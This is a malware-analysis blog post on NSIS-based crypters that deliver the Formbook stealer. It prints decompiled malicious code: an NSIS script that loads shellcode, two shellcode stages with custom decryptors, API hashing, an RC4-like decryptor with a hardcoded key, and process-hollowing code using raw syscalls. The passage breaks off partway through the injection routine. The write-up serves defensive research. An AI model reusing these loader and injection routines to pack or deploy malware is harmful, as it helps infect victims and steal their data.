Revisiting the NSIS-based crypter

blog.malwarebytes.com/threat-analysis/2021/05/revisiting-the-nsis-based-crypter/

Threat Intelligence Team May 31, 2021

This blog post was authored by hasherezade

NSIS (Nullsoft Scriptable Install System) is a framework dedicated to creating software installers. It allows to bundle various elements of an application together (i.e. the main executable, used DLLs, configs), along with a script that controls where are they going to be extracted, and what their execution order is. It is a free and powerful tool, making distribution of software easier. Unfortunately, its qualities are known not only to legitimate developers but also to malware distributors.

For several years we have been observing malware distributed via NSIS-based crypters. The outer layer made of a popular and legitimate tool makes for a perfect cover. The flexibility of the installer allows to implement various ideas for obfuscating malicious elements. We wrote about unpacking them in the past, i.e. here, and here. With time their internal structure has evolved, so we decided to revisit them and describe the inside again using samples from some of the Formbook stealer campaigns.

Samples


This analysis is based on the following samples:

- 8F80426CEC76E7C9573A9C58072399AF
  carrying a Formbook sample: 05dc8c8d912a58a5dde38859e741b2c0
- 98061CCF694005A78FCF0FBC8810D137
  carrying a Formbook sample: f34bd301f4f4d53e2d069b4842bca672


Inside

Like every NSIS-based installer, this executable is an archive that can be unpacked with the help of 7zip. The older versions of 7zip (i.e. 15.05) were also able to extract the NSIS script: [NSIS].nsi. Unfortunately, in the newer releases script extraction is no longer supported.

Once we unpack the file, we can see several elements, as well as directories typical for NSIS:




The System.dll is a DLL typical for any NSIS installer, responsible for executing the commands from the script. It is the first component of the archive to be loaded. We can find it in each of the samples.




What is more interesting are the files in the main directory. The first one, 1 KB in size, is a shellcode. It starts from bytes:

```
0x55, 0x8B, 0xEC, 0x81, 0xEC
```



Name	Date modified	Type	Size
$APPDATA	2021-05-26 18:42	File folder	
$PLUGINSDIR	2021-05-26 18:42	File folder	
3ugs67ip868x5n	2021-05-24 16:55	File	182 KB
5e9ikl8w3iif7ipp6	2021-05-24 16:55	File	7 KB
tjdorfrldbgdlq	2021-05-24 16:55	File	1 KB



Analogous shellcode can be found in the second sample from this campaign.

In the same directory there are two other files. One of them is around 7 KB, and the next: much bigger. Both of them are encrypted, and to find out what they contain we need to analyze the full chain of loading.

Looking inside the NSIS script we can see the performed actions that are very simple:

```
Function .onInit
  InitPluginsDir

  SetOutPath $INSTDIR
  File 5e9ikl8w3iif7ipp6
  File 3ugs67ip868x5n
  File tjdorfrldbgdlq
  System::Alloc 1024
  Pop $0
  System::Call "kernel32::CreateFile(t'$INSTDIR\tjdorfrldbgdlq', i 0x80000000, i 0, p
0, i 3, i 0, i 0)i.r10"
  System::Call "kernel32::VirtualProtect(i r0, i 1024, i 0x40, p0)p.r1"
  System::Call "kernel32::ReadFile(i r10, i r0, i 1024, t., i 0) i .r3"
  System::Call ::$0()
  Call func_80
[...]
```

The first file of the set (containing the shellcode) is read into the executable memory. Then, the loaded module is just called.

Shellcode #1 – functionality

If we load those shellcodes into IDA we can see their functionality very clearly, as they are not obfuscated.

Shellcode from sample #1:

```
unsigned int v6; // ebx
char temp_path[520]; // [esp+Ch] [ebp-23Ch] BYREF
int (__stdcall *CreateFileW)(char *, unsigned int, int, _DWORD, int, int, _DWORD); // [esp+214h] [ebp-34h]
void (__stdcall *ReadFile)(int, int (*)(void), int, unsigned int *, _DWORD); // [esp+218h] [ebp-30h]
__int16 path_next[20]; // [esp+21Ch] [ebp-2Ch] BYREF
unsigned int buffer; // [esp+244h] [ebp-4h] BYREF

path_next[0] = '\\';
path_next[1] = '5';
path_next[2] = 'e';
path_next[3] = '9';
path_next[5] = 'k';
path_next[6] = 'l';
buffer = 0;
path_next[7] = '8';
path_next[8] = 'w';
path_next[9] = '3';
path_next[12] = 'f';
path_next[13] = '7';
path_next[15] = 'p';
path_next[16] = 'p';
path_next[17] = '6';
path_next[4] = 'i';
path_next[10] = 'i';
path_next[11] = 'i';
path_next[14] = 'i';
path_next[18] = 0;
kernel32_dll = *(_DWORD *)(***(_DWORD ***)(*(_DWORD *)(__readfsdword(0x30u) + 12) + 12) + 24);
CreateFileW = (int (__stdcall *)(char *, unsigned int, int, _DWORD, int, int, _DWORD))fetch_by_hash(
                                                                                        kernel32_dll,
                                                                                        0x9C9F1603);
lstrcatW = (void (__stdcall *)(char *, __int16 *))fetch_by_hash(kernel32_dll, 0x6E39C84C);
ReadFile = (void (__stdcall *)(int, int (*)(void), int, unsigned int *, _DWORD))fetch_by_hash(kernel32_dll, 0xC7BB5F4);
VirtualAlloc = (int (__stdcall *)(_DWORD, int, int, int))fetch_by_hash(kernel32_dll, 0xA3E5DEA);
GetTempPathW = (void (__stdcall *)(int, char *))fetch_by_hash(kernel32_dll, 0x710BC852);
GetTempPathW(0x103, temp_path);
lstrcatW(temp_path, path_next);
hFile = CreateFileW(temp_path, 0x80000000, 7, 0, 3, 128, 0);
next_shellc = (int (*)(void))VirtualAlloc(0, 0x1A05, 0x3000, 0x40);
v6 = 0;
ReadFile(hFile, next_shellc, 0x1A05, &buffer, 0);
if ( buffer )
{
  do
  {
    *((_BYTE *)next_shellc + v6) = __ROR1__(
                                     __ROL1__(
                                       v6
                                     + ((-38
                                       - (((v6 ^ (v6 + (v6 ^ ((v6 ^ ~((v6 ^ *((_BYTE *)next_shellc + v6)) - 49)) - 6))))
                                         - 93) ^ 0xA0)) ^ 0x2F),
                                       2)
                                   - 69,
                                     3);
    ++v6;
  }
  while ( v6 < buffer );
}
return next_shellc();
}
```


Shellcode from sample #2

```
15  unsigned int i; // [esp+24Ch] [ebp-8h]
16  unsigned __int8 v14; // [esp+253h] [ebp-1h]
17
18  i = 0;
19  read_size = 0;
20  v8[0] = '\\';
21  v8[1] = 'q';
22  v8[2] = 'x';
23  v8[3] = 'k';
24  v8[4] = 'x';
25  v8[5] = '0';
26  v8[6] = '7';
27  v8[7] = 'e';
28  v8[8] = 'o';
29  v8[9] = 'l';
30  v8[10] = 53;
31  v8[11] = '5';
32  v8[12] = 'x';
33  v8[13] = 0;
34  kernel32_dll = fetch_kernel32_dll();
35  CreateFileW = (int (__stdcall *)(char *, unsigned int, int, _DWORD, int, int, _DWORD))fetch_by_hash(
36                                                                                        kernel32_dll,
37                                                                                        0x135335FF);
38  GetTempPathW = (void (__stdcall *)(int, char *))fetch_by_hash(kernel32_dll, 0xBE43E7CE);
39  lstrcatW = (void (__stdcall *)(char *, __int16 *))fetch_by_hash(kernel32_dll, 0x48B589C8);
40  ReadFile = (void (__stdcall *)(int, int (*)(void), int, unsigned int *, _DWORD))fetch_by_hash(
41                                                                                  kernel32_dll,
42                                                                                  0xE6F77770);
43  VirtualAlloc = (int (__stdcall *)(_DWORD, int, int, int))fetch_by_hash(kernel32_dll, 0x57767D66);
44  GetTempPathW(259, v1);
45  lstrcatW(v1, v8);
46  hFile = CreateFileW(v1, 0x80000000, 7, 0, 3, 128, 0);
47  buf_size = 0x1A05;
48  next_shellc = (int (*)(void))VirtualAlloc(0, 0x1A05, 12288, 64);
49  ReadFile(hFile, next_shellc, buf_size, &read_size, 0);
50  for ( i = 0; i < read_size; ++i )
51  {
52    v14 = *((_BYTE *)next_shellc + i);
53    v14 = (4 * v14) | ((int)v14 >> 6);
54    v14 ^= 0x74u;
55    v14 = (v14 << 7) | ((int)v14 >> 1);
56    v14 = ~v14;
57    v14 = (v14 << 6) | ((int)v14 >> 2);
58    v14 = ~v14;
59    v14 = (v14 << 7) | ((int)v14 >> 1);
60    v14 = ~v14;
61    v14 = -v14;
62    v14 -= i;
63    v14 = (8 * v14) | ((int)v14 >> 5);
64    v14 ^= 0xE5u;
65    v14 += i;
66    v14 = -v14;
67    v14 = ~v14;
68    v14 -= 85;
69    v14 ^= 0xDDu;
70    v14 += 114;
71    *((_BYTE *)next_shellc + i) = v14;
72  }
73  return next_shellc();
74}
```

Although the code is a bit different in both, they can be divided with the same steps and building blocks.

1. The name of the next file is loaded as a stack-based wide string
2. The base of kernel32.dll is fetched from PEB

3. A set of function from kernel32.dll is retrieved – each of them by the name's checksums. Functions are always the same – dedicated to reading the file from the disk: CreateFileW, GetTempPathW, lstrcatW, ReadFile, VirtualAlloc, GetTempPathW.
4. The function GetTempPathW is used to retrieve the path to the %TEMP% directory, where all the components from the archive were automatically extracted at runtime of the NSIS file
5. The name of the next file is concatenated to the the %TEMP% path
6. Memory is allocated for the file content, and the file is read into this buffer
7. A custom decryption algorithm is being applied on the buffer (the algorithm is different for different samples). The buffer turns out to be a next shellcode
8. Finally, the next shellcode is executed



The name of the next file is loaded as a stack-based wide string


The hashing function used for import resolving follows the same pattern in both cases, yet the constant used to initialize it (denoted as HASH_INIT) is different across the samples.

```
int __stdcall calc_hash(char *name)
{
int next_chunk;
int hash;
for ( hash = HASH_INIT; ; hash = next_chunk + 33 * hash )
{
```

```
    next_chunk = *name++;
    if ( !next_chunk )
    break;
    }
    return hash;
    }
```

view raw nsis_calc_hash.cpp hosted with ❤ by GitHub

The algorithm used for the buffer decryption differs across the samples.



The second shellcode revealed after the unpacking algorithm finished processing

Shellcode #2 – functionality

This shellcode is used for decrypting and loading the final payload (PE file) from the third of the encrypted files. It is unpacked and ran by the previous layer. In the analyzed cases, this element was around 7-8 KB.

This shellcode is similarly structured as the previous one. It starts by preparation of the strings: stack-based strings are being pushed. One of them is the name of the next file that is going to be loaded. Also, the key that will be used for the decryption is prepared.

```
shlwapi_dll[0] = 'S';
shlwapi_dll[1] = 'h';
shlwapi_dll[2] = 'l';
shlwapi_dll[3] = 'w';
shlwapi_dll[4] = 'a';
shlwapi_dll[5] = 'p';
shlwapi_dll[6] = 'i';
shlwapi_dll[7] = '.';
shlwapi_dll[8] = 'd';
shlwapi_dll[9] = 'l';
shlwapi_dll[10] = 'l';
shlwapi_dll[11] = 0;
hFile = 0;
read_size = 0;
strcpy(key, "71c60646469f4e5d910fd7fffb6fc1eb");
file3_path[0] = '3';
file3_path[1] = 'u';
file3_path[2] = 'g';
file3_path[3] = 's';
file3_path[4] = '6';
file3_path[5] = '7';
file3_path[6] = 'i';
file3_path[7] = 'p';
file3_path[8] = '8';
file3_path[9] = '6';
file3_path[10] = '8';
file3_path[11] = 'x';
file3_path[12] = '5';
file3_path[13] = 'n';
file3_path[14] = '\0';
buf_size = 0;
v7 = 0;
file_buf = 0;
unk_dll[0] = 'c';
unk_dll[1] = 'n';
unk_dll[2] = 'i';
unk_dll[3] = 'b';
unk_dll[4] = 'w';
unk_dll[5] = 'l';
unk_dll[6] = 'd';
unk_dll[7] = 'j';
unk_dll[8] = 'm';
unk_dll[9] = 'r';
unk_dll[10] = 'r';
unk_dll[11] = 'o';
unk_dll[12] = 'u';
unk_dll[13] = 'w';
unk_dll[14] = '.';
unk_dll[15] = 'd';
unk_dll[16] = 'l';
unk_dll[17] = 'l';
unk_dll[18] = 0;
```

The next step is loading of the imported functions. As before, they are resolved by their hashes.

```
105  hKernel32 = get_kernel32_dll();
106  Sleep = fetch_by_hash(hKernel32, 0x34CF0BF);
107  ExitProcess = fetch_by_hash(hKernel32, 0x55E38B1F);
108  GetModuleFileNameW = fetch_by_hash(hKernel32, 0xD1775DC4);
109  CloseHandle = fetch_by_hash(hKernel32, 0xD6EB2188);
110  CreateProcessW = fetch_by_hash(hKernel32, 0xA2EAE210);
111  LoadLibraryW = fetch_by_hash(hKernel32, 0xCD8538B2);
112  CreateFileW = fetch_by_hash(hKernel32, 0x8A111D91);
113  GetFileSize = fetch_by_hash(hKernel32, 0x170C1CA1);
114  VirtualAlloc = fetch_by_hash(hKernel32, 0xA5F15738);
115  ReadFile = fetch_by_hash(hKernel32, 0x433A3842);
116  GetCommandLineW = fetch_by_hash(hKernel32, 0x2FFE2C64);
117  GetTempPathW = fetch_by_hash(hKernel32, 0xCBEC1A0);
118  hShlwapi = LoadLibraryW(shlwapi_dll);
119  PathAppendW = fetch_by_hash(hShlwapi, v2[0]);
120  VirtualFree = fetch_by_hash(hKernel32, 0x50A26AF);
```

Then the functions are used to load and decrypt the payload. If loading the next stage has failed, the installer will restart itself.

```
103  buf = VirtualAlloc(0, 0x1C200000, 0x3000, 4);
104  if ( buf )
105  {
106    set_memory(buf, 0xFF, 0x1C200000);
107    GetTempPathW(0x103, temp_path);
108    PathAppendW(temp_path, file3_path);
109    hFile = CreateFileW(temp_path, 0x80000000, 7, 0, 3, 128, 0);
110    if ( hFile != -1 )
111    {
112      buf_size = GetFileSize(hFile, 0);
113      if ( buf_size != -1 )
114      {
115        file_buf = VirtualAlloc(0, buf_size, 0x3000, 4);
116        if ( file_buf )
117        {
118          if ( ReadFile(hFile, file_buf, buf_size, &read_size, 0) )
119          {
120            decrypt_buf(file_buf, key, 32u);
121            if ( load_pe(file_buf) )
122            {
123              GetModuleFileNameW(0, curr_file, 0x103);
124              Sleep(3000);
125              zero_memory(a1, 0x10u);
126              zero_memory(v4, 0x44u);
127              cmd_line = GetCommandLineW(0, 0, 0, 32, 0, 0, v4, a1);
128              if ( CreateProcessW(curr_file, cmd_line) )
129                ExitProcess(0);
130            }
131            VirtualFree(buf, 0, 0x8000);
132            ExitProcess(0);
133          }
134        }
135      }
136    }
137  }
138}
```

The decryption function is custom, similar (but not identical) to RC4:

```
void __stdcall decrypt_buf(BYTE *data, BYTE *key, unsigned int size)
```

```
{
BYTE key_stream[512];
int j;
char next;
int i;

int v6 = 0;
int v4 = 0;
for ( i = 0; i < 256; ++i )
{
key_stream[i + 256] = i;
key_stream[i] = key[i % size];
}
for ( i = 0; i < 256; ++i )
{
v6 = (key_stream[i] + v6 + key_stream[i + 256]) % 256;
next = key_stream[v6 + 256];
key_stream[v6 + 256] = key_stream[i + 256];
key_stream[i + 256] = next;
}
v6 = 0;
for ( j = 0; j < DATA_SIZE; ++j )
{
i = (i + 1) % 256;
v6 = (v6 + key_stream[i + 256]) % 256;
next = key_stream[v6 + 256];
key_stream[v6 + 256] = key_stream[i + 256];
```

```
    key_stream[i + 256] = next;
    v4 = (key_stream[v6 + 256] + key_stream[i + 256]) % 256;
    data[j] ^= key[j % size];
    data[j] ^= key_stream[v4 + 256];
    }
    }
```

view raw nsis_decrypt.cpp hosted with ❤ by GitHub
This algorithm is common to both analyzed samples – yet the decryption key differs.

Loading PE

After the PE is decrypted, the function for its loading is deployed.

The payload is implanted into a newly created suspended process (a new instance of the current executable) using one of the most popular techniques of PE injection: Process Hollowing (a.k.a. RunPE). The content of the payload is mapped into the new process using low level APIs: NtCreateSection, NtMapViewOfSection. Then, the Entry Point is redirected to the new executable via SetThreadContext, and finally the execution is resumed with NtResumeThread.

The authors used several common techniques to obfuscate this process.

As before, the used functions are loaded by their checksums. The PE loading function makes a use of the following set:

```
90  hKernel32 = get_kernel32_dll();
91  GetModuleFileNameW = fetch_by_hash(hKernel32, 0xD1775DC4);
92  CreateProcessW = fetch_by_hash(hKernel32, 0xA2EAE210);
93  GetThreadContext = fetch_by_hash(hKernel32, 0xC414FFE3);
94  ReadProcessMemory = fetch_by_hash(hKernel32, 0x9F4B589A);
95  CloseHandle = fetch_by_hash(hKernel32, 0xD6EB2188);
96  SetThreadContext = fetch_by_hash(hKernel32, 0x5692C66F);
97  GetCommandLineW = fetch_by_hash(hKernel32, 805186660);
98  TerminateProcess = fetch_by_hash(hKernel32, 0x3921378E);
99  LoadLibraryW = fetch_by_hash(hKernel32, 0xCD8538B2);
100 shlwapi_base = LoadLibraryW(shlwapi_dll);
101 PathAppendW = fetch_by_hash(shlwapi_base, 0x1AEEA062);
102 hShlwapi = LoadLibraryW(shlwapi_dll);
103 PathRemoveFileSpecW = fetch_by_hash(hShlwapi, 0x938705E3);
```

The low-level functions, directly related with performing the injection, are called via raw syscalls retrieved directly from NTDLL. Also in this case, functions has been resolved by their hashes.

List of used functions (with corresponding hashes).

```
4b1a50d1 : NtCreateSection
e0ddd5cb : NtMapViewOfSection
20b0f111 : NtResumeThread
81af6d4e : NtUnmapViewOfSection
be530033 : NtWriteVirtualMemory
```

The code used to resolve the hashes is available here: hash_resolver.cpp.

```
121    if ( GetThreadContext(hThread, &ctx) )
122    {
123      if ( ReadProcessMemory(hProcess, PEB_addr + 8, &prevImgBase, 4, 0) )
124      {
125        if ( prevImgBase < img_base
126          || prevImgBase > pe_hdr->OptionalHeader.SizeOfImage + img_base
127          || (v45 = call_via_raw_syscall_NtUnmapViewOfSection(hProcess, prevImgBase)) == 0 )
128        {
129          v45 = call_via_raw_syscall_NtCreateSection(&a3, 14, 0, a6, 64, 0x8000000, 0);
130          if ( !v45 )
131          {
132            v45 = call_via_raw_syscall_NtMapViewOfSection(a3, hProcess, &img_base, 0, 0, 0, &a7, 2, 0, 64);
133            if ( !v45 )
134              goto LABEL_19;
135            if ( _has_reloc )
136            {
137              v28 = 1;
138              img_base = 0;
139              v45 = call_via_raw_syscall_NtMapViewOfSection(a3, hProcess, &img_base, 0, 0, 0, &a7, 2, 0, 64);
140              if ( !v45 )
141              {
142LABEL_19:
143                v45 = call_via_raw_syscall_NtMapViewOfSection(a3, -1, &v41, 0, 0, 0, &a7, 2, 0, 64);
144                if ( !v45 )                     // map PE to Virtual format
145                {
146                  to_qmemcpy(v41, pe_file, pe_hdr->OptionalHeader.SizeOfHeaders);
147                  for ( i = 0; i < pe_hdr->FileHeader.NumberOfSections; ++i )
148                    to_qmemcpy((*(v32 + 40 * i + 12) + v41), pe_file + *(v32 + 40 * i + 20), *(v32 + 40 * i + 16));
149                  if ( v28
150                    && pe_hdr->OptionalHeader.DataDirectory[DIR_BASERELOC].VirtualAddr
151                    && pe_hdr->OptionalHeader.DataDirectory[DIR_BASERELOC].Size )
152                  {
